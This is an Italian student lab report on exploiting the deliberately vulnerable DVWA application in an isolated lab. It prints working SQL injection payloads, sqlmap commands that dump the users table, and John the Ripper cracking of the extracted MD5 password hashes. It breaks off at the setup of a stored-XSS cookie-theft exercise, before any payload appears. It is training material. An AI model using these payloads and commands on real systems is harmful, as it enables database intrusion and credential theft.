

# BUILD WEEK

# CYBEREAGLES



EPICODE



Cybereagles

# INDEX



- ★ [Esercizio 1:  
Web Application Exploit SQLi](#)
- ★ [Esercizio 2:  
Web Application Exploit XSS](#)
- ★ [Esercizio 3:  
System Exploit BOF](#)
- ★ [Esercizio 4:  
Exploit Metasploitable con Metasploit](#)
- ★ [Esercizio 5:  
Exploit Windows con Metasploit](#)
- ★ [Esercizio 6:  
BlackBox Vancouver](#)
- ★ [Bonus 1:  
Game bandit0.html](#)
- ★ [Bonus 2:  
BlackBox Dina](#)
- ★ [Bonus 3:  
BlackBox Derpstink](#)

# ESERCIZIO 1:

## WEB APPLICATION EXPLOIT

### SQLI

Sfruttare la vulnerabilità SQL injection presente sulla Web Application DVWA per recuperare in chiaro la password dell'utente **Gordon Brown** .

- Effettuare le operazioni sia in automatico che in modo manuale
- Decrittare la password sia in modo automatico che manuale

Requisiti laboratorio :

- **Livello difficoltà DVWA:**  
LOW
- **IP di Linux :**  
192.168.22.110/24 IP
- **IP Metasploitable :**  
192.168.22.120/24

# CONFIGURAZIONE

## DELL'AMBIENTE

- ★ Impostare IP su Kali Linux (192.168.22.110) e Metasploitable2 (192.168.22.120)

**IP KALI LINUX**

```
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.22.110 netmask 255.255.255.0 broadcast 192.168.22.255
            inet6 fe80::a00:27ff:fe1e:364a prefixlen 64 scopeid 0x20<link>
              ether 08:00:27:1e:36:4a txqueuelen 1000 (Ethernet)
                RX packets 27 bytes 4085 (3.9 KiB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 79 bytes 12761 (12.4 KiB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

**IP METASPLOITABLE**

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:e4:0a:c7
          inet addr:192.168.22.120 Bcast:192.168.22.255 Mask:255.255.255.0
                    inet6 addr: fe80::a00:27ff:fee4:ac7/64 Scope:Link
                      UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
                      RX packets:6 errors:0 dropped:0 overruns:0 frame:0
                      TX packets:63 errors:0 dropped:0 overruns:0 carrier:0
                      collisions:0 txqueuelen:1000
                      RX bytes:384 (384.0 B) TX bytes:4466 (4.3 KB)
                      Base address:0xd020 Memory:f0200000-f0220000
```

# CONFIGURAZIONE

## DELL'AMBIENTE

- Verificare la comunicazione tra le macchine con il comando **ping**.

```
(kali㉿kali)-[~]
$ ping -c4 192.168.22.120
PING 192.168.22.120 (192.168.22.120) 56(84) bytes of data.
64 bytes from 192.168.22.120: icmp_seq=1 ttl=64 time=5.08 ms
64 bytes from 192.168.22.120: icmp_seq=2 ttl=64 time=1.53 ms
64 bytes from 192.168.22.120: icmp_seq=3 ttl=64 time=1.78 ms
64 bytes from 192.168.22.120: icmp_seq=4 ttl=64 time=0.904 ms

--- 192.168.22.120 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3009ms
rtt min/avg/max/mdev = 0.904/2.323/5.08
```

**PING DA  
METASPOLOITABLE  
A  
KALI LINUX**

**PING DA KALI LINUX  
A  
METASPOLOITABLE**

```
msfadmin@metasploitable:~$ ping -c4 192.168.22.110
PING 192.168.22.110 (192.168.22.110) 56(84) bytes of data.
64 bytes from 192.168.22.110: icmp_seq=1 ttl=64 time=0.883 ms
64 bytes from 192.168.22.110: icmp_seq=2 ttl=64 time=0.945 ms
64 bytes from 192.168.22.110: icmp_seq=3 ttl=64 time=0.968 ms
64 bytes from 192.168.22.110: icmp_seq=4 ttl=64 time=0.673 ms

--- 192.168.22.110 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2997ms
rtt min/avg/max/mdev = 0.673/0.867/0.968/0.118 ms
msfadmin@metasploitable:~$ _
```

# CONFIGURAZIONE

## DELL'AMBIENTE

- ★ Accedere a DVWA su Metasploitable2 tramite il browser di Kali Linux andando su

**<http://192.168.22.120/dvwa>**

The screenshot shows the DVWA homepage. At the top right is the DVWA logo. Below it, a green bar contains the text "Welcome to Damn Vulnerable Web App!". The main content area has a white background with black text. On the left is a vertical navigation menu with the following items: Home (highlighted in green), Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. At the bottom of this menu is a "Help" button. To the right of the menu, under the "Welcome" heading, is a "WARNING!" section with a note about not uploading DVWA to a live server. Below that is a "Disclaimer" section with a note about responsibility. Further down is a "General Instructions" section with a note about help buttons. A message box at the bottom left says "You have logged in as 'gordonb'". At the very bottom, the footer reads "Damn Vulnerable Web Application (DVWA) v1.0.7".

**Welcome to Damn Vulnerable Web App!**

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

**WARNING!**

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing [XAMPP](#) onto a local machine inside your LAN which is used solely for testing.

**Disclaimer**

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

**General Instructions**

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

You have logged in as 'gordonb'

Username: gordonb  
Security Level: low  
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

# SQL INJECTION

## MANUALE

### ★ Identificazione del comportamento:

Inserire il numero 1 nel campo user ID e verificare la risposta.

### Vulnerability: SQL Injection (Blind)

User ID:

Submit

ID: 1  
First name: admin  
Surname: admin

### ★ Si può dunque procedere inserendo una condizione sempre vera, come

**1' OR '1'='1**

ottenendo tutti i risultati del database per First Name e Surname, tra cui appare **Gordon Brown**.

### Vulnerability: SQL Injection (Blind)

User ID:

Submit

ID: 1' or '1'='1  
First name: admin  
Surname: admin

ID: 1' or '1'='1  
First name: Gordon  
Surname: Brown

ID: 1' or '1'='1  
First name: Hack  
Surname: Me

ID: 1' or '1'='1  
First name: Pablo  
Surname: Picasso

ID: 1' or '1'='1  
First name: Bob  
Surname: Smith

# SQL INJECTION

## MANUALE

### ❖ Payload e colonne:

Utilizzare il payload

**'UNION SELECT 1, 2#**

per verificare il numero di colonne.

**Vulnerability: SQL Injection (Blind)**

User ID:  Submit

ID: ' UNION SELECT 1, 2#  
First name: 1  
Surname: 2

### ❖ Estrazione nomi tabelle:

Utilizzare payload come

**'UNION SELECT table\_name, null**

**FROM information\_schema.tables**

**WHERE table\_schema = database()#**

per estrarre i nomi delle tabelle.

**Vulnerability: SQL Injection (Blind)**

User ID:  Submit

ID: ' UNION SELECT table\_name, null FROM information\_schema.tables WHERE table\_schema = database()#  
First name: guestbook  
Surname:

ID: ' UNION SELECT table\_name, null FROM information\_schema.tables WHERE table\_schema = database()#  
First name: users  
Surname:

# SQL INJECTION

## MANUALE

### ★ Estrazione nomi colonne *guestbook*:

Utilizzare

'UNION SELECT column\_name, null FROM information\_schema.columns WHERE table\_name = 'guestbook'#

per estrarre le colonne.

Vulnerability: SQL Injection (Blind)

User ID:

Submit

ID: ' UNION SELECT column\_name, null FROM information\_schema.columns WHERE table\_name = 'guestbook'#  
First name: comment\_id  
Surname:

ID: ' UNION SELECT column\_name, null FROM information\_schema.columns WHERE table\_name = 'guestbook'#  
First name: comment  
Surname:

ID: ' UNION SELECT column\_name, null FROM information\_schema.columns WHERE table\_name = 'guestbook'#  
First name: name  
Surname:

# SQL INJECTION

## MANUALE



### Estrazione nomi colonne *users*:

Utilizzare

'UNION SELECT column\_name, null FROM information\_schema.columns WHERE table\_name = 'users'#

per estrarre le colonne.

Vulnerability: SQL Injection (Blind)

User ID:

ID: ' UNION SELECT column\_name, null FROM information\_schema.columns WHERE table\_name = 'users'#  
First name: user\_id  
Surname:

ID: ' UNION SELECT column\_name, null FROM information\_schema.columns WHERE table\_name = 'users'#  
First name: first\_name  
Surname:

ID: ' UNION SELECT column\_name, null FROM information\_schema.columns WHERE table\_name = 'users'#  
First name: last\_name  
Surname:

ID: ' UNION SELECT column\_name, null FROM information\_schema.columns WHERE table\_name = 'users'#  
First name: user  
Surname:

ID: ' UNION SELECT column\_name, null FROM information\_schema.columns WHERE table\_name = 'users'#  
First name: password  
Surname:

ID: ' UNION SELECT column\_name, null FROM information\_schema.columns WHERE table\_name = 'users'#  
First name: avatar  
Surname:

# SQL INJECTION

## MANUALE

### ★ Estrazione dati sensibili:

Usare

' UNION SELECT user, password FROM  
users#

per ottenere username e password  
hashate.

### Vulnerability: SQL Injection (Blind)

User ID:

 Submit

ID: ' UNION SELECT user, password FROM users#  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users#  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users#  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users#  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users#  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

# SQL INJECTION

## MANUALE

### ❖ Decrittazione password:

- Usare John The Ripper per decriptare password MD5


**(john --show --format=raw-md5  
passwordsbuildweek.txt).**

```
(kali㉿kali)-[~/Desktop]
$ john --show --format=raw-md5 passwordsbuildweek.txt
?:password
?:abc123
?:charley
?:letmein
?:password

5 password hashes cracked, 0 left

(kali㉿kali)-[~/Desktop]
```

- Password di Gordon Brown: **abc123**.



# SQL INJECTION

## MANUALE - MEDIUM

### ★ Livello di Sicurezza MEDIUM:

- Eseguire SQLi con livello di sicurezza **MEDIUM** in DVWA.
- Utilizzare payload complessi come **1 or 1= UNION SELECT user, password FROM users#**.

### Vulnerability: SQL Injection

User ID:

ID: 1 or 1=1 UNION SELECT user, password FROM users#  
First name: admin  
Surname: admin

ID: 1 or 1=1 UNION SELECT user, password FROM users#  
First name: Gordon  
Surname: Brown

ID: 1 or 1=1 UNION SELECT user, password FROM users#  
First name: Hack  
Surname: Me

ID: 1 or 1=1 UNION SELECT user, password FROM users#  
First name: Pablo  
Surname: Picasso

ID: 1 or 1=1 UNION SELECT user, password FROM users#  
First name: Bob  
Surname: Smith

ID: 1 or 1=1 UNION SELECT user, password FROM users#  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1 or 1=1 UNION SELECT user, password FROM users#  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03

ID: 1 or 1=1 UNION SELECT user, password FROM users#  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1 or 1=1 UNION SELECT user, password FROM users#  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1 or 1=1 UNION SELECT user, password FROM users#  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

# SQL INJECTION AUTOMATICA

## ★ Creazione esercizio1.txt:

- Tramite Burpsuite si intercetta la richiesta GET inviata per la ricerca di un ID nella DVWA.
- La richiesta intercettata è stata salvata in un file denominato esercizio1.txt

The screenshot shows two windows. The top window is a web browser displaying the DVWA (Damn Vulnerable Web Application) SQL Injection page. The URL is 192.168.22.120/dvwa/vulnerabilities/sqlinjection/. The page title is "Vulnerability: SQL Injection". It has a sidebar with links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, and SQL Injection (which is highlighted). The main form has a "User ID:" field containing "1" and a "Submit" button. Below the form is a "More info" section with three links:  
<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_Injection](http://en.wikipedia.org/wiki/SQL_Injection)  
<http://www.unixwiz.net/tipps/sql-injection.html>


The bottom window is the Burp Suite Community Edition v2024.3.1.4 - Temporary Project. It shows the "Proxy" tab selected. Under "Intercept", the status is "Intercept is on". The "Selected text" pane displays the captured HTTP request for the DVWA SQL injection page. The request is a GET to /dvwa/vulnerabilities/sqlinjection/?id=1&Submit=Submit. The "Selected text" pane also shows the injected payload: "1 OR 1=1".

# SQL INJECTION AUTOMATICA

## ★ Enumerazione dei Database:

**sqlmap -r esercizio1.txt --dbs**

- **-r esercizio1.txt:** legge la richiesta HTTP salvata.
- **--dbs:** enumera tutti i database presenti.



```
(kali㉿kali)-[~/Desktop]
$ sqlmap -r esercizio1.txt --dbs
{1.8.6.3#dev}
https://sqlmap.org

Parameter: id (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: id='1' OR NOT 1063#&Submit=Submit

Type: error-based
Title: MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id='1' AND ROW(2888,6128)>(SELECT COUNT(*),CONCAT(0x717a7a7171,(SELECT (ELT(2888+2888,1))),0x7178767871,FLOOR(RAND(0)*2))x FROM (SELECT 1248 UNION SELECT 2530 UNION SELECT 4947 UNION SELECT 2304)a GROUP BY x)-- QQjZ&Submit=Submit

Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: id='1' AND (SELECT 9934 FROM (SELECT(SLEEP(5)))yumb)-- Rvx&Submit=Submit

Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x717a7a7171,0x516b6e506473535a4878785a44e68517361534a4f7a50704f666c715772674e694c454752476975,0x7178767871)#&Submit=Submit
[06:29:53] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL ≥ 4.1
[06:29:54] [INFO] fetching database names
available databases [?]:
[*] dwm
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
[06:29:54] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.22.120'
[*] ending @ 06:29:54 /2024-07-15/
```

# SQL INJECTION AUTOMATICA

## Identificazione delle Tabelle nel Database Target:

**sqlmap -r esercizio1.txt -D dvwa --tables**

- **-D dvwa:** focalizza su database dvwa.
- **--tables:** elenca tutte le tabelle nel database specificato.

```
(kali㉿kali)-[~/Desktop]$ sqlmap -r esercizio1.txt -D dvwa --tables
{1.8.6.3#dev}
https://sqlmap.org

Parameter: id (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: id=1' OR NOT 1063#&Submit=Submit

Type: error-based
Title: MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=1' AND ROW(2888,6128)>(SELECT COUNT(*),CONCAT(0x717a7a7171,(SELECT (ELT(2888=2888,1))),0x7178767871,FLOOR(RAN
D(0)*2))x FROM (SELECT 1248 UNION SELECT 2530 UNION SELECT 4947 UNION SELECT 2304)a GROUP BY x)-- QQjZ&Submit=Submit

Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 9934 FROM (SELECT(SLEEP(5)))yumb)-- Rvx0&Submit=Submit

Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x717a7a7171,0x516b6e506473535a4878785a444e68517361534a4f7a50704f666c71577267
4e694c454752476975,0x7178767871)#&Submit=Submit

[06:37:02] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL ≥ 4.1
[06:37:02] [INFO] fetching tables for database: 'dvwa'
[06:37:02] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users     |
+-----+

[06:37:02] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.22.120'
[*] ending @ 06:37:02 /2024-07-15/
```

# SQL INJECTION AUTOMATICA

## ★ Dump della Tabella Users:

```
sqlmap -r esercizio1.txt -D dvwa -T users --  
dump-all
```

- **-T users:** focalizza su tabella users.
- **--dump-all:** estrae tutti i dati dalla tabella specificata (Nome, cognome, user, link della foto profilo e password criptate e in chiaro)

The screenshot shows a terminal window on a Kali Linux system. The command run is:

```
(kali㉿kali)-[~/Desktop]  
$ sqlmap -r esercizio1.txt -D dvwa -T users --dump-all
```

The terminal output shows the progress of the password cracking and the successful dump of the 'users' table:

```
[!!] legal disclaimer: Usage of sqlmap for attacking targets with me no liability and are not responsible for any misuse or damage  
[06:43:21] [INFO] cracked password 'dvc123' for hash 'e99a18c428cb38d5f260853678922e03'  
[06:45:31] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e04fc69216b'  
[06:46:00] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'  
[06:46:20] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'  
[06:46:58] [INFO] using suffix '1'  
[06:48:53] [INFO] using suffix '123'  
[06:49:22] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'  
[06:50:48] [INFO] using suffix '2'  
[06:52:50] [INFO] using suffix '12'  
[06:55:04] [INFO] using suffix '3'  
[06:56:44] [INFO] using suffix '13'  
[06:57:17] [INFO] using suffix '7'  
[06:57:53] [INFO] using suffix '11'  
[06:58:30] [INFO] using suffix '5'  
[06:59:07] [INFO] using suffix '22'  
[06:59:44] [INFO] using suffix '23'  
[07:00:22] [INFO] using suffix '01'
```

Three arrows point from the terminal output to the corresponding database dump tables:

- An arrow points to the 'users' table dump:

user_id	user	avatar	password	last_name	first_name
1	admin	http://192.168.22.120/dvwa/hackable/users/admin.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	admin	admin
2	gordonb	http://192.168.22.120/dvwa/hackable/users/gordonb.jpg	e99a18c428cb38d5f260853678922e03 (abc123)	Brown	Gordon
3	1337	http://192.168.22.120/dvwa/hackable/users/1337.jpg	8d3533d75ae2c3966d7e04fc69216b (charley)	Me	Hack
4	pablo	http://192.168.22.120/dvwa/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)	Picasso	Pablo
5	smithy	http://192.168.22.120/dvwa/hackable/users smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	Smith	Bob
- An arrow points to the 'guestbook' table dump:

comment_id	name	comment
1	test	This is a test comment.
- An arrow points to the bottom of the terminal output, indicating the dump file was saved to disk:

```
[15:09:17] [INFO] table 'dvwa.guestbook' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.22.120/dump/dvwa/guestbook.csv'  
[15:09:17] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.22.120'
```

## ★ Applicabilità ai Livelli Low e Medium di DVWA:

- I comandi sono utili sia per il livello "low" che "medium" di sicurezza di DVWA, sfruttando le vulnerabilità SQL injection presenti.



# ESERCIZIO 2: WEB APPLICATION EXPLOIT XSS

Utilizzando le tecniche viste nelle lezioni teoriche, sfruttare la vulnerabilità XSS persistente presente sulla Web Application DVWA al fine simulare il furto di una sessione di un utente lecito del sito, inoltrando i cookie «rubati» ad Web server sotto il vostro controllo.

Spiegare il significato dello script utilizzato.

Requisiti laboratorio :

- **Livello difficoltà DVWA:**  
LOW
- **IP di Linux :**  
192.168.200.100/24
- **IP Metasploitable :**  
192.168.200.150/24
- **Porta in ascolto:** 9999

# CONFIGURAZIONE


## DELL'AMBIENTE

- ❖ Impostazione degli IP:
  - Kali Linux: **192.168.200.100**
  - Metasploitable2: **192.168.200.150**
- ❖ Verifica della Comunicazione:
  - Utilizzo del comando **ping**.

```
msfadmin@metasploitable:~$ ping 192.168.200.100
PING 192.168.200.100 (192.168.200.100) 56(84) bytes of data.
64 bytes from 192.168.200.100: icmp_seq=1 ttl=64 time=0.324 ms
64 bytes from 192.168.200.100: icmp_seq=2 ttl=64 time=0.321 ms
64 bytes from 192.168.200.100: icmp_seq=3 ttl=64 time=0.327 ms
64 bytes from 192.168.200.100: icmp_seq=4 ttl=64 time=0.305 ms

--- 192.168.200.100 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2997ms
rtt min/avg/max/mdev = 0.305/0.319/0.327/0.015 ms
msfadmin@metasploitable:~$
```

**PING DA META A KALI**

